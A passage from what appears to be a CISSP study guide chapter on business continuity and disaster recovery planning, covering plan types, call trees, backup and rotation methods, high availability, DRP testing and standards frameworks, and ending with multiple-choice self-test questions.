The Continuity of Operations Plan (COOP) describes the procedures required to maintain operations during a disaster. This includes transfer of personnel to an alternate disaster recovery site, and operations of that site.

Business Recovery Plan (BRP)

The Business Recovery Plan (also known as the Business Resumption Plan) details the steps required to restore normal business operations after recovering from a disruptive event. This may include switching operations from an alternate site back to a (repaired) primary site.

The Business Recovery Plan picks up when the COOP is complete. This plan is narrow and focused: the BRP is sometimes included as an appendix to the Business Continuity Plan.

Table 8.5 Summary of BCP Plans From NIST SP 800-34 [12].

Plan	Purpose	Scope
Business Continuity Plan (BCP)	Provide procedures for sustaining essential business operations while recovering from a significant disruption	Addresses business processes; IT addressed based only on its support for business process
Business Recovery (or Resumption) Plan (BRP)	Provide procedures for recovering business operations immediately following a disaster	Addresses business processes; not IT focused; IT addressed based only on its support for business process
Continuity of Operations Plan (COOP)	Provide procedures and capabilities to sustain an organization's essential, strategic functions at an alternate site for up to 30 days	Addresses the subset of an organization's missions that are deemed most critical; usually written at headquarters level; not IT focused
Continuity of Support Plan/IT Contingency Plan	Provide procedures and capabilities for recovering a major application or general support system	Same as IT contingency plan; addresses IT system disruptions; not business process focused
Crisis Communications Plan	Provides procedures for disseminating status reports to personnel and the public	Addresses communications with personnel and the public; not IT focused
Cyber Incident Response Plan	Provide strategies to detect, respond to, and limit consequences of malicious cyber incident	Focuses on information security responses to incidents affecting systems and/or networks
Disaster Recovery Plan (DRP)	Provide detailed procedures to facilitate recovery of capabilities at an alternate site	Often IT focused; limited to major disruptions with long-term effects
Occupant Emergency Plan (OEP)	Provide coordinated procedures for minimizing loss of life or injury and protecting property damage in response to a physical threat	Focuses on personnel and property particular to the specific facility; not business process or IT system functionality based

Continuity of Support Plan

The Continuity of Support Plan focuses narrowly on support of specific IT systems and applications. It is also called the IT Contingency Plan, emphasizing IT over general business support.

Cyber Incident Response Plan

The Cyber Incident Response Plan is designed to respond to disruptive cyber events, including network-based attacks, worms, computer viruses, and Trojan horses. For example, self-propagating malicious code such as worms has the potential to disrupt networks. Loss of network connectivity alone may constitute a disaster for many organizations.

Occupant Emergency Plan (OEP)

The Occupant Emergency Plan (OEP) provides the “response procedures for occupants of a facility in the event of a situation posing a potential threat to the health and safety of personnel, the environment, or property. Such events would include a fire, hurricane, criminal attack, or a medical emergency” [12]. This plan is facilities focused, as opposed to business or IT focused.

The OEP is focused on safety and evacuation, and should describe specific safety drills, including evacuation drills (also known as fire drills). Specific safety roles should be described, including safety warden and meeting point leader, as described in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Crisis Management Plan (CMP)

The *Crisis Management Plan (CMP)* is designed to provide effective coordination among the managers of the organization in the event of an emergency or disruptive event. The CMP details the actions management must take to ensure that life and safety of personnel and property are immediately protected in case of a disaster.

Crisis Communications Plan


A critical component of the Crisis Management Plan is the Crisis Communications Plan (sometimes simply called the communications plan): a plan for communicating to staff and the public in the event of a disruptive event. Instructions for notifying the affected members of the organization are an integral part of any BCP/DRP.

It is often said that bad news travels fast. Also, in the event of a post-disaster information vacuum, bad information will often fill the void. Public relations professionals understand this risk, and know to consistently give the organization’s “official story,” even when there is little to say. All communication with the public should be channeled via senior management or the public relations team.

Call Trees

A key tool leveraged for staff communication by the Crisis Communications Plan is the Call Tree, which is used to quickly communicate news throughout an organization without overburdening any specific person. The call tree works by assigning each employee a small number of other employees they are responsible for calling in an emergency event. For example, the organization president may notify his board of directors of an emergency situation and they, in turn, will notify their top tier managers. The top tier managers will then call the people they have been assigned to call. The call tree continues until all affected personnel have been contacted.

The call tree is most effective when there is a two-way reporting of successful communication. For example, each member of the board of directors would report back to the president when each of their assigned call tree recipients had been contacted and had made contact with their subordinate personnel. Remember that cell phones and landlines may become congested or unusable during a disaster: the call tree should contain alternate contact methods in case the primary methods are unavailable.

**FIG. 8.21**

The call tree.

Call trees work best when planned for in advance and drilled at least once per year. Phone numbers change, employees change positions, and contact information becomes out of date. A routine drill along with documented procedures and reporting chains keeps the call tree's functionality at the optimum level. [Fig. 8.21](#) illustrates a typical call tree. In this example, a high-level manager activates the call tree, calling three front line managers. Each front line manager calls the employees they are responsible for.

Automated Call Trees

Automated call trees automatically contact all BCP/DRP team members after a disruptive event. Third-party BCP/DRP service providers may provide this service. The automated tree is populated with team members' primary phone, cellular phone, pager, email, and/or fax.

An authorized member can activate the tree, via a phone call, email, or web transaction. Once triggered, all BCP/DRP members are automatically contacted. Systems

can require positive verification of receipt of a message, such as “press 1 to acknowledge receipt.” This addresses messages answered via voice mail. Other systems may automatically join members to a conference bridge: “Press 1 to join the BCP/DRP conference.” This feature can greatly lower the time required to communicate to team members.

Automated call trees are hosted offsite, and typically supported by a third-party BCP/DRP provider. This provides additional communication protection: the third-party company is less likely to be affected by a disaster, meaning the automated call tree is likely to work even after the client organization’s communications systems have failed.

Emergency Operations Center (EOC)

The *Emergency Operations Center (EOC)* is the command post established during or just after an emergency event. Placement of the EOC will depend on resources that are available. For larger organizations, the EOC may be a long distance away from the physical emergency; however, protection of life and personnel safety is always of the utmost importance.

Vital Records

Vital records should be stored offsite, at a location and in a format that will allow access during a disaster. It is best practice to have both electronic and hardcopy versions of all vital records.

Vital records include contact information for all critical staff. Additional vital records include licensing information, support contracts, service level agreements, reciprocal agreements, and telecom circuit IDs.

Executive Succession Planning

Organizations must ensure that there is always an executive available to make decisions during a disaster. *Executive Succession Planning* determines an organization’s line of succession. Executives may become unavailable due to a variety of reasons, ranging from injury and loss of life, to strikes, travel restrictions, and medical quarantines.

A common Executive Succession Planning mistake is allowing entire executive teams to be offsite at distant meetings. Should a transportation interruption (such as the interruption of airline flights that occurred in the United States in the days following 9/11/2001) occur while the executive team is offsite, the company’s home office could be left without any decision-making capability. One of the simplest executive powers is the ability to endorse checks and procure money.

Learn by Example

United States Government Executive Succession Planning

The United States government’s presidential line of succession is a result of executive succession planning at a nationwide level: “Whenever the office of President of the United States becomes vacant due to ‘removal ... death or resignation’ of the chief executive, the Constitution provides that

'the Vice President shall become President.' When the office of Vice President becomes vacant for any reason, the President nominates a successor, who must be confirmed by a majority vote of both houses of Congress. If both of these offices are vacant simultaneously, then, under the Succession Act of 1947, the Speaker of the House of Representatives becomes President, after resigning from the House and as Speaker. If the speakership is also vacant, then the President Pro Tempore of the Senate becomes President, after resigning from the Senate and as President Pro Tempore. If both of these offices are vacant, or if the incumbents fail to qualify for any reason, then cabinet officers are eligible to succeed, in the order established by law (3 U.S.C. §19, see Table 3). In every case, a potential successor must be duly sworn in his or her previous office, and must meet other constitutional requirements for the presidency, i.e., be at least 35 years of age" [19].

The United States line of succession includes, in order, Vice President, Speaker of the House, President Pro Tempore of the Senate, Secretary of State, Secretary of the Treasury, Secretary of Defense, Attorney General, Secretary of the Interior, Secretary of Agriculture, Secretary of Commerce, Secretary of Labor, Secretary of Health and Human Services, Secretary of Housing and Urban Development, Secretary of Transportation, Secretary of Energy, Secretary of Education, Secretary of Veterans Affairs, and Secretary of Homeland Security.

The United States government understands the criticality of ensuring that an executive remains in power in the event of disaster no matter how disruptive the disaster may be. Most organizations will have a shorter line of succession, but should always consider the worst-case scenario during Executive Succession Planning.

Plan Approval

Now that the initial BCP/DRP plan has been completed, senior management approval is the required next step. It is ultimately senior management's responsibility to protect an organization's critical assets and personnel. Due to its complexity, the BCP/DRP plan will represent the collective work of many individuals and many lines of business. Senior management must understand that they are responsible for the plan, fully understand the plan, take ownership of it, and ensure its success.

Backups and Availability

Although backup techniques are also reviewed as part of the "Fault Tolerance" section discussed previously in this chapter, discussions of Business Continuity and Disaster Recovery Planning would be remiss if attention were not given to backup and availability planning techniques. In order to be able to successfully recover critical business operations, the organization needs to be able to effectively and efficiently backup and restore both systems and data. Though many organizations are diligent about going through the process of creating backups, verification of recoverability from those backup methods is at least as important and is often overlooked. When the detailed recovery process for a given backup solution is thoroughly reviewed, some specific requirements will become obvious. One of the most important points to make when discussing backup with respect to disaster recovery and business continuity is ensuring that critical backup media is stored offsite. Further, that offsite location should be situated such that, during a disaster event, the

organization can efficiently access the media with the purpose of taking it to a primary or secondary recovery location.

A further consideration beyond efficient access to the backup media being leveraged is the ability to actually restore the said media at either the primary or secondary recovery facility. Quickly procuring large high-end tape drives for reading special-purpose, high-speed, high-capacity tape solutions is untenable during most disasters. Yet many recovery solutions either simply ignore this fact or erroneously build the expectation of prompt acquisition into their MTTR calculations.

Due to the ever-shrinking MTD calculations at many organizations, with some systems now actually requiring Continuous Availability (an MTD of zero), organizations must often review their existing backup paradigms to determine whether the MTTR of the standard solution exceeds the MTD for the systems covered. If the MTTR is greater than the MTD, then an alternate backup or availability methodology must be employed. While traditional tape solutions are always getting faster and capable of holding more data, for some critical systems, tape-oriented backup and recovery solutions might not be viable because of the protracted recovery time associated with acquiring the necessary tapes and pulling the associated system image and/or data from the tapes.

Note

When considering the backup and availability of systems and data, be certain to address software licensing considerations. Though some vendors only require licenses for the total number of their product actively being used at one time, which could accommodate some recovery scenarios involving failover operations, others would require a full license for each system that might be used. Also, when recovering back to the primary computing facility, it is common to have both the primary and secondary systems online simultaneously, and, even if that is not typically the case, to consider whether the vendor expects a full license for both systems. Another point regarding licensing and recovery is that many vendors will allow cheaper licenses to cover the hot spare, hot standby, failover, or passive system in an active-passive cluster as long as only one of those systems will be processing at any given time. The complexities and nuances of individual vendors' licensing terms are well beyond the scope of both this book and the CISSP® exam, but be certain to determine what the actual licensing needs are in order to legally satisfy recovery.

Hardcopy Data

In the event that there is a disruptive event such as a natural disaster that disables the local power grid, and power dependency is problematic, there is the potential to operate the organization's most critical functions using only hardcopy data. *Hardcopy data* is any data that are accessed through reading or writing on paper rather than processing through a computer system.

In weather-emergency-prone areas such as Florida, Mississippi, and Louisiana, many businesses develop a "paper only" DRP, which will allow them to operate key critical processes with just hard copies of data, battery-operated calculators, and other small electronics, as well as pens and pencils. One such organization is the Lynx transit system responsible for public bus operations in the Florida Orlando area. In the event that a natural disaster disables utilities and power, the system does

have a process in place where all bus operations will move to paper-and-pencil record keeping until such a time as when power can be restored.

Electronic Backups

Electronic backups are archives that are stored electronically and can be retrieved in case of a disruptive event or disaster. Choosing the correct data backup strategy is dependent upon how users store data, the availability of resources and connectivity, and what the ultimate recovery goal is for the organization.

Preventative restoration is a recommended control: restore data to test the validity of the backup process. If a reliable system (such as a mainframe) copies data to tape every day for years, what assurance does the organization have that the process is working? Do the tapes (and data they contain) have integrity?

Many organizations discover backup problems at the worst time: after an operational data loss. A preventative restoration can identify problems before any data is lost.

Full Backups

A full system backup means that every piece of data is copied and stored on the backup repository. Conducting a full backup is time consuming, bandwidth intensive, and resource intensive. However, full backups will ensure that any necessary data is assured.

Incremental Backups

Incremental backups archive data that have changed since the last full or incremental backup. For example, a site performs a full backup every Sunday, and daily incremental backups from Monday through Saturday. If data are lost after the Wednesday incremental backup, four tapes are required for restoration: the Sunday full backup, as well as the Monday, Tuesday, and Wednesday incremental backups.

Differential Backups

Differential backups operate in a similar manner as the incremental backups except for one key difference. Differential backups archive data that have changed since the last full backup.

For example, the same site in our previous example switches to differential backups. They lose data after the Wednesday differential backup. Now only two tapes are required for restoration: the Sunday full backup and the Wednesday differential backup.

Tape Rotation Methods

A common tape rotation method is called *FIFO* (First In First Out). Assume you are performing full daily backups, and have 14 rewritable tapes in total. FIFO (also called round robin) means you will use each tape in order, and cycle back to the first tape after the 14th is used. This ensures 14 days of data is archived. The downside of

this plan is you only maintain 14 days of data; this schedule is not helpful if you seek to restore a file that was accidentally deleted 3 weeks ago.

Grandfather-Father-Son (GFS) addresses this problem. There are 3 sets of tapes: 7 daily tapes (the son), 4 weekly tapes (the father), and 12 monthly tapes (the grandfather). Once per week a son tape graduates to father. Once every 5 weeks a father tape graduates to grandfather. After running for a year this method ensures there are backup tapes available for the past 7 days, weekly tapes for the past 4 weeks, and monthly tapes for the past 12 months.

Electronic Vaulting

Electronic vaulting is the batch process of electronically transmitting data that is to be backed up on a routine, regularly scheduled time interval. It is used to transfer bulk information to an offsite facility. There are a number of commercially available tools and services that can perform electronic vaulting for an organization. Electronic Vaulting is a good tool for data that need to be backed up on a daily or possibly even hourly rate. It solves two problems at the same time. It stores sensitive data offsite and it can perform the backup at very short intervals to ensure that the most recent data is backed up.

Because electronic vaulting occurs across the Internet in most cases, it is important that the information sent for backup be sent via a secure communication channel and protected through a strong encryption protocol.

Remote Journaling

A database journal contains a log of all database transactions. Journals may be used to recover from a database failure. Assume a database checkpoint (snapshot) is saved every hour. If the database loses integrity 20 minutes after a checkpoint, it may be recovered by reverting to the checkpoint, and then applying all subsequent transactions described by the database journal.

Remote Journaling saves the database checkpoints and database journal to a remote site. In the event of failure at the primary site, the database may be recovered.

Database Shadowing

Database shadowing uses two or more identical databases that are updated simultaneously. The shadow database(s) can exist locally, but it is best practice to host one shadow database offsite. The goal of database shadowing is to greatly reduce the recovery time for a database implementation. Database shadowing allows faster recovery when compared with remote journaling.

HA Options

Increasingly, systems are being required to have effectively zero downtime, an MTD of zero. Recovery of data on tape is certainly ill equipped to meet these availability demands. The immediate availability of alternate systems is required should a failure

or disaster occur. A common way to achieve this level of uptime requirement is to employ a high-availability cluster.

Note

Different vendors use different terms for the same principles of having a redundant system actively processing or available for processing in the event of a failure. Though the particular implementations might vary slightly, the overarching goal of continuous availability typically is met with similar though not identical methods, if not terms.

The goal of a high-availability cluster is to decrease the recovery time of a system or network device so that the availability of the service is less impacted than would be by having to rebuild, reconfigure, or otherwise set up a replacement system. Two typical deployment approaches exist:

- *Active-active cluster* involves multiple systems all of which are online and actively processing traffic or data. This configuration is also commonly referred to as load balancing, and is especially common with public facing systems such as Web server farms.
- *Active-passive cluster* involves devices or systems that are already in place, configured, powered on, and ready to begin processing network traffic should a failure occur on the primary system. Active-passive clusters are often designed such that any configuration changes made on the primary system or device are replicated to the standby system. Also, to expedite the recovery of the service, many failover cluster devices will automatically, with no required user interaction, have services begin being processed on the secondary system should a disruption impact the primary device. It can also be referred to as a hot spare, standby, or failover cluster configuration.

Software Escrow

With the ubiquity of the outsourcing of software and application development to third parties, organizations must be sure to maintain the availability of their applications even if the vendor that developed the software initially goes out of business. Vendors who have developed products on behalf of other organizations might well have intellectual property and competitive advantage concerns about disclosing the source code of their applications to their customers. A common middle ground between these two entities is for the application development company to allow a neutral third party to hold the source code. This approach is known as *software escrow*. Should the development organization go out of business or otherwise violate the terms of the software escrow agreement, the third party holding the escrow will provide the source code and any other information to the purchasing organization.

DRP Testing, Training, and Awareness

Testing, training, and awareness must be performed for the “disaster” portion of a BCP/DRP. Skipping these steps is one of the most common BCP/DRP mistakes. Some organizations “complete” their DRP, and then consider the matter resolved and put the big DRP binder on a shelf to collect dust. This proposition is wrong on numerous levels.

First, a DRP is never complete, but is rather a continually amended method for ensuring the ability for the organization to recover in an acceptable manner. Second, while well-meaning individuals carry out the creation and update of a DRP, even the most diligent of administrators will make mistakes. To find and correct these issues prior to their hindering recovery in an actual disaster, testing must be carried out on a regular basis. Third, any DRP that will be effective will have some inherent complex operations and maneuvers to be performed by administrators. There will always be unexpected occurrences during disasters, but each member of the DRP should be exceedingly familiar with the particulars of their role in a DRP, which is a call for training on the process.

Finally, awareness of the general user’s role in the DRP, as well as awareness of the organization’s emphasis on ensuring the safety of personnel and business operations in the event of a disaster, is imperative. This section will provide details on steps to effectively test, train, and build awareness for the organization’s DRP.

DRP Testing

In order to ensure that a Disaster Recovery Plan represents a viable plan for recovery, thorough testing is needed. Given the DRP’s detailed tactical subject matter, it should come as no surprise that routine infrastructure, hardware, software, and configuration changes will alter the way the DRP needs to be carried out. Organizations’ information systems are in a constant state of flux, but unfortunately, many of these changes do not readily make their way into an updated DRP. To ensure both the initial and continued efficacy of the DRP as a feasible recovery methodology, testing needs to be performed.

The different types of tests, as well as their associated advantages and disadvantages, will be discussed below. However, at an absolute minimum, regardless of the type of test selected, these tests should be performed on an annual basis. Many organizations can, should, and do test their DRP with more regularity, which is laudable.

DRP Review

The DRP Review is the most basic form of initial DRP testing, and is focused on simply reading the DRP in its entirety to ensure completeness of coverage. This review is typically performed by the team that developed the plan, and will involve team members reading the plan in its entirety to quickly review the overall plan for any obvious flaws. The DRP Review is primarily just a sanity check to ensure that

there are no glaring omissions in coverage or fundamental shortcomings in the approach.

Read-Through/Tabletop

Read-Through (also known as checklist or consistency) testing lists all necessary components required for successful recovery, and ensures that they are, or will be, readily available should a disaster occur. For example, if the disaster recovery plan calls for the reconstitution of systems from tape backups at an alternate computing facility, does the site in question have an adequate number of tape drives on-hand to carry out the recovery in the indicated window of time. The read-through test is focused on ensuring that the organization has, or can acquire in a timely fashion, sufficient level of resources on which their successful recovery is dependent.

Tabletop exercises represent a more thorough type of read-through test in which the team members responsible for recovery will talk through the proposed recovery procedures in a structured manner to determine whether there are any noticeable omissions, gaps, erroneous assumptions, or simply technical missteps that would hinder the recovery process from successfully occurring. As in the basic read-through, the tabletop exercise still involves only resources in a room discussing the process of recovery. One distinguishing characteristic of the tabletop exercise is the use of emergency or disaster scenarios that drive the discussions of the recovery process. Various disaster scenarios can be employed to ensure sufficient coverage exists despite the different possible emergency conditions.

Walkthrough

Walkthrough testing seeks to ensure that physical limitations have been effectively taken into account by requiring personnel to step through the physical acts associated with recovery. The addition of the physical considerations can identify shortcomings that might not otherwise be apparent in the discussion-only read-through or tabletop testing approaches.

Simulation Test

A *simulation test* goes beyond talking about the process and actually has teams to carry out the recovery process. A pretend disaster is simulated to which the team must respond as they are directed to by the DRP. The scope of simulations will vary significantly, and tend to grow to be more complicated, and involve more systems, as smaller disaster simulations are successfully managed. Though some will see the goal as being able to successfully recover the systems impacted by the simulation, ultimately the goal of any testing of a DRP is to help ensure that the organization is well prepared in the event of an actual disaster.

Parallel Processing

Another type of DRP test is *parallel processing*. This type of test is common in environments where transactional data is a key component of the critical business processing. Typically, this test will involve recovery of critical processing

components at an alternate computing facility, and then restore data from a previous backup. Note that regular production systems are not interrupted.

The transactions from the day after the backup are then run against the newly restored data, and the same results achieved during normal operations for the date in question should be mirrored by the recovery system's results. Organizations that are highly dependent upon mainframe and midrange systems will often employ this type of test.

Partial and Complete Business Interruption

Arguably, the highest fidelity of all DRP tests involves *business interruption testing*. However, this type of test can actually be the cause of a disaster, so extreme caution should be exercised before attempting an actual interruption test. As the name implies, the business interruption style of testing will have the organization actually stop processing normal business at the primary location, and will instead leverage the alternate computing facility. These types of tests are more common in organizations where fully redundant, often load-balanced, operations already exist.

Note

Each DRP testing method varies in complexity and cost, and simpler tests are less expensive. Here is how the plans are ranked in order of cost and complexity, from low to high:

- DRP Review
- Read-Through/Checklist/Consistency/Tabletop
- Structured Walkthrough
- Simulation Test
- Parallel Processing
- Partial Interruption
- Complete Business Interruption

Training

Although there is an element of DRP training that comes as part of performing the tests discussed above, there is certainly a need for more detailed training on some specific elements of the DRP process. Another aspect of training is to ensure adequate representation on staff of those trained in basic first aid and CPR.

Starting Emergency Power

Though it might seem simple, converting a datacenter to emergency power, such as backup generators that will begin taking the load as the UPS fail, is not to be taken lightly. Specific training and testing of changing over to emergency power should be regularly performed.

Calling Tree Training/Test

Another example of combination training and testing is in regard to calling trees, which was discussed previously in the “[Call Trees](#)” section. The hierarchical relationships of calling trees can make outages in the tree problematic. Individuals with

calling responsibilities are typically expected to be able to answer within a very short time period, or otherwise make arrangements.

Awareness

Even for those members who have little active role with respect to the overall recovery process, there is still the matter of ensuring that all members of an organization are aware of the organization's prioritization of safety and business viability in the wake of a disaster. Awareness training helps to address these matters.

Note

DRP training and awareness must also address the role that employees perform during disruptive events that pose a threat to human safety. Evacuation procedures are an example of this necessary training and awareness. For additional information on training and awareness directly related to safety concerns, review the "Personel Safety Training, and Awareness" section in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Continued BCP/DRP Maintenance

Once the initial BCP/DRP plan is completed, tested, trained, and implemented, it must be kept up to date. Business and IT systems change quickly, and IT professionals are accustomed to adapting to that change. BCP/DRP plans must keep pace with all critical business and IT changes.

Change Management

The change management process was discussed in depth previously in this chapter. This process is designed to ensure that security is not adversely affected as systems are introduced, changed, and updated. Change Management includes tracking and documenting all planned changes, formal approval for substantial changes, and documentation of the results of the completed change. All changes must be auditable.

The change control board manages this process. The BCP team should be a member of the change control board, and attend all meetings. The goal of the BCP team's involvement on the change control board is to identify any changes that must be addressed by the BCP/DRP plan.

BCP/DRP Version Control

Once the Business Continuity Plan and associated plans (such as the Disaster Recovery Plan) are completed, they will be updated routinely. Any business or operational change to systems documented by the BCP and related plans must be reflected in updated plans. Version control becomes critical. For example: the team handling a disaster should not be working on an outdated copy of the DRP.

Any updates to core BCP/DRP plans should be sent to all BCP/DRP team members. The updates should include a clear cancellation section to remove any

ambiguity over which version of the plan is in effect. Many DRP members will keep hardcopies of the plans in binders: there must be a process to manage updates to printed materials as well.

BCP/DRP Mistakes

Business continuity and disaster recovery planning are a business' last line of defense against failure. If other controls have failed, BCP/DRP is the final control. If it fails, the business may fail.

The success of BCP/DRP is critical, but many plans fail. The BCP team should consider the failure of other organizations' plans, and view their own under intense scrutiny. They should ask themselves this question: "Have we made mistakes that threaten the success of our plan?"

Common BCP/DRP mistakes include:

- Lack of management support
- Lack of business unit involvement
- Lack of prioritization among critical staff
- Improper (often overly narrow) scope
- Inadequate telecommunications management
- Inadequate supply chain management
- Incomplete or inadequate crisis management plan
- Lack of testing
- Lack of training and awareness
- Failure to keep the BCP/DRP plan up to date

Specific BCP/DRP Frameworks

Given the patchwork of overlapping terms and processes used by various BCP/DRP frameworks, this chapter focused on universal best practices, without attempting to map to a number of different (and sometimes inconsistent) terms and processes described by various BCP/DRP frameworks.

A handful of specific frameworks are worth discussing, including NIST SP 800-34, ISO/IEC-27031, and BCI.

NIST SP 800-34

The National Institute of Standards and Technology (NIST) Special Publication 800-34 Rev. 1 "Contingency Planning Guide for Federal Information Systems" may be downloaded at <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-34r1.pdf>. The document is of high quality and in the public domain. Plans can sometimes be significantly improved by referencing SP 800-34 when writing or updating a BCP/DRP.

ISO/IEC-27031

ISO/IEC-27031 is a new guideline that is part of the ISO 27000 series, which also includes ISO 27001 and ISO 27002 (discussed in Domain 2: Asset Security). ISO/IEC 27031 focuses on BCP (DRP is handled by another framework; see below).

The formal name is “ISO/IEC 27031:2011 Information technology—Security techniques—Guidelines for information and communication technology readiness for business continuity.” According to <https://www.iso27001security.com/html/27031.html>, ISO/IEC 27031 is designed to:

- “Provide a framework (methods and processes) for any organization—private, governmental, and nongovernmental;
- Identify and specify all relevant aspects including performance criteria, design, and implementation details, for improving ICT readiness as part of the organization’s ISMS, helping to ensure business continuity;
- Enable an organization to measure its continuity, security and hence readiness to survive a disaster in a consistent and recognized manner” [20].

Terms and acronyms used by ISO/IEC 27031 include:

- ICT—Information and Communications Technology
- ISMS—Information Security Management System

A separate ISO plan for disaster recovery is ISO/IEC 24762:2008, “Information technology—Security techniques—Guidelines for information and communications technology disaster recovery services.” More information is available at <https://www.iso.org/standard/41532.html>.

BS-25999 and ISO 22301

British Standards Institution (BSI, <https://www.bsigroup.com/>) released BS-25999, which is in two parts:

- “Part 1, the Code of Practice, provides business continuity management best practice recommendations. Please note that this is a guidance document only.
- Part 2, the Specification, provides the requirements for a Business Continuity Management System (BCMS) based on BCM best practice. This is the part of the standard that you can use to demonstrate compliance via an auditing and certification process” [21].

BS-25999-2 has been replaced with ISO 22301:2012 Societal security—Business continuity management systems—Requirements. “ISO 22301 will supersede the original British standard, BS 25999-2 and builds on the success and fundamentals of this standard. BS ISO 22301 specifies the requirements for setting up and managing an effective business continuity management system (BCMS) for any organization, regardless of type or size. BSI recommends that every business has a system

in place to avoid excessive downtime and reduced productivity in the event of an interruption” [22].

Comparing ISO 27031 (discussed in the previous section) and ISO 22301, ISO 27031 focuses on technical details: “ISO 22301 covers the continuity of business as a whole, considering any type of incident as a potential disruption source (e.g., pandemic disease, economic crisis, natural disaster, etc.), and using plans, policies, and procedures to prevent, react, and recover from disruptions caused by them. These plans, policies, and procedures can be classified as two main types: those to continue operations if the business is affected by a disruption event, and those to recover the information and communication infrastructure if the ICT is disrupted.

Therefore, you can think of ISO 27031 as a tool to implement the technical part of ISO 22301, providing detailed guidance on how to deal with the continuity of ICT elements to ensure that the organization’s processes will deliver the expected results to its clients” [23].

BCI

The Business Continuity Institute (BCI, <https://www.thebci.org/>) published a six-step Good Practice Guidelines (GPG), most recently updated in 2013: “The Good Practice Guidelines (GPG) are the independent body of knowledge for good Business Continuity practice worldwide. They represent current global thinking in good Business Continuity (BC) practice and now include terminology from ISO 22301:2012, the International Standard for Business Continuity management systems” [24]. GPG 2013 describes six Professional Practices (PP).

- Management Practices
 - PP1 Policy & Program Management
 - PP2 Embedding Business Continuity
- Technical Practices
 - PP3 Analysis
 - PP4 Design
 - PP5 Implementation
 - PP6 Validation [25]

Summary of Exam Objectives

In this chapter we have discussed operational security. Operations security concerns the security of systems and data while being actively used in a production environment. Ultimately, operations security is about people, data, media, and hardware, all of which are elements that need to be considered from a security perspective. The best technical security infrastructure in the world will be rendered moot if an individual with privileged access decides to turn against the organization and there are no preventive or detective controls in place within the organization.

We also discussed Business Continuity and Disaster Recovery Planning, which serve as an organization's last control to prevent failure. Of all controls, a failed BCP or DRP can be most devastating, potentially resulting in organizational failure or injury or loss of life.

Beyond mitigating such stark risks, Business Continuity and Disaster Recovery Planning have evolved to provide true business value to organizations, even in the absence of disaster. The organizational diligence required to build a comprehensive BCP/DRP can pay many dividends, through the thorough understanding of key business processes, asset tracking, prudent backup and recovery strategies, and the use of standards. Mapping risk to key business processes can result in preventive risk measures taken in advance of any disaster, a process that may avoid future disasters entirely.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. What type of backup is typically obtained during the Response phase of Incident Management?
 - A. Incremental
 - B. Full
 - C. Differential
 - D. Binary
2. What is the primary goal of a disaster recovery plan (DRP)?
 - A. Integrity of data
 - B. Preservation of business capital
 - C. Restoration of business processes
 - D. Safety of personnel
3. Adversaries targeting your organization have created a custom maliciously crafted document and emailed it to a user within your organization. Which control is more likely to aid the organization in identifying this targeted attack?
 - A. Antimalware
 - B. Next Generation Firewall (NGFW)
 - C. Sandboxing
 - D. User and Entity Behavior Analytics (UEBA)
4. Your Maximum Tolerable Downtime is 48 hours. What is the most cost-effective alternate site choice?
 - A. Cold
 - B. Hot
 - C. Redundant
 - D. Warm

5. Your organization receives communication from an ISAC detailing indicators associated with a recently observed intrusion campaign. This process would be considered a form of which of the following?
 - A. Disaster recovery
 - B. Incident management
 - C. Threat intelligence
 - D. Behavior analytics
6. Which type of backup will include only those files that have changed since the most recent Full backup?
 - A. Full
 - B. Differential
 - C. Incremental
 - D. Binary
7. Which preventive control would be most appropriate to defend a custom developed application from SQL injection attacks?
 - A. Web Application Firewall (WAF)
 - B. Vulnerability scanner
 - C. Intrusion Prevention System (IPS)
 - D. Sandboxing
8. Which statement regarding the Business Continuity Plan is true?
 - A. BCP and DRP are separate, equal plans
 - B. BCP is an overarching “umbrella” plan that includes other focused plans such as DRP
 - C. DRP is an overarching “umbrella” plan that includes other focused plans such as BCP
 - D. COOP is an overarching “umbrella” plan that includes other focused plans such as BCP
9. Which HA solution involves multiple systems all of which are online and actively processing traffic or data?
 - A. Active-active cluster
 - B. Active-passive cluster
 - C. Database shadowing
 - D. Remote journaling
10. Which plan is designed to provide effective coordination among the managers of the organization in the event of an emergency or disruptive event?
 - A. Call tree
 - B. Continuity of Support Plan
 - C. Crisis Management Plan
 - D. Crisis Communications Plan
11. Which plan details the steps required to restore normal business operations after recovering from a disruptive event?
 - A. Business Continuity Plan (BCP)
 - B. Business Resumption Planning (BRP)
 - C. Continuity of Operations Plan (COOP)
 - D. Occupant Emergency Plan (OEP)

12. Which metric describes how long it will take to recover a failed system?
 - A. Minimum Operating Requirements (MOR)
 - B. Mean Time Between Failures (MTBF)
 - C. The Mean Time to Repair (MTTR)
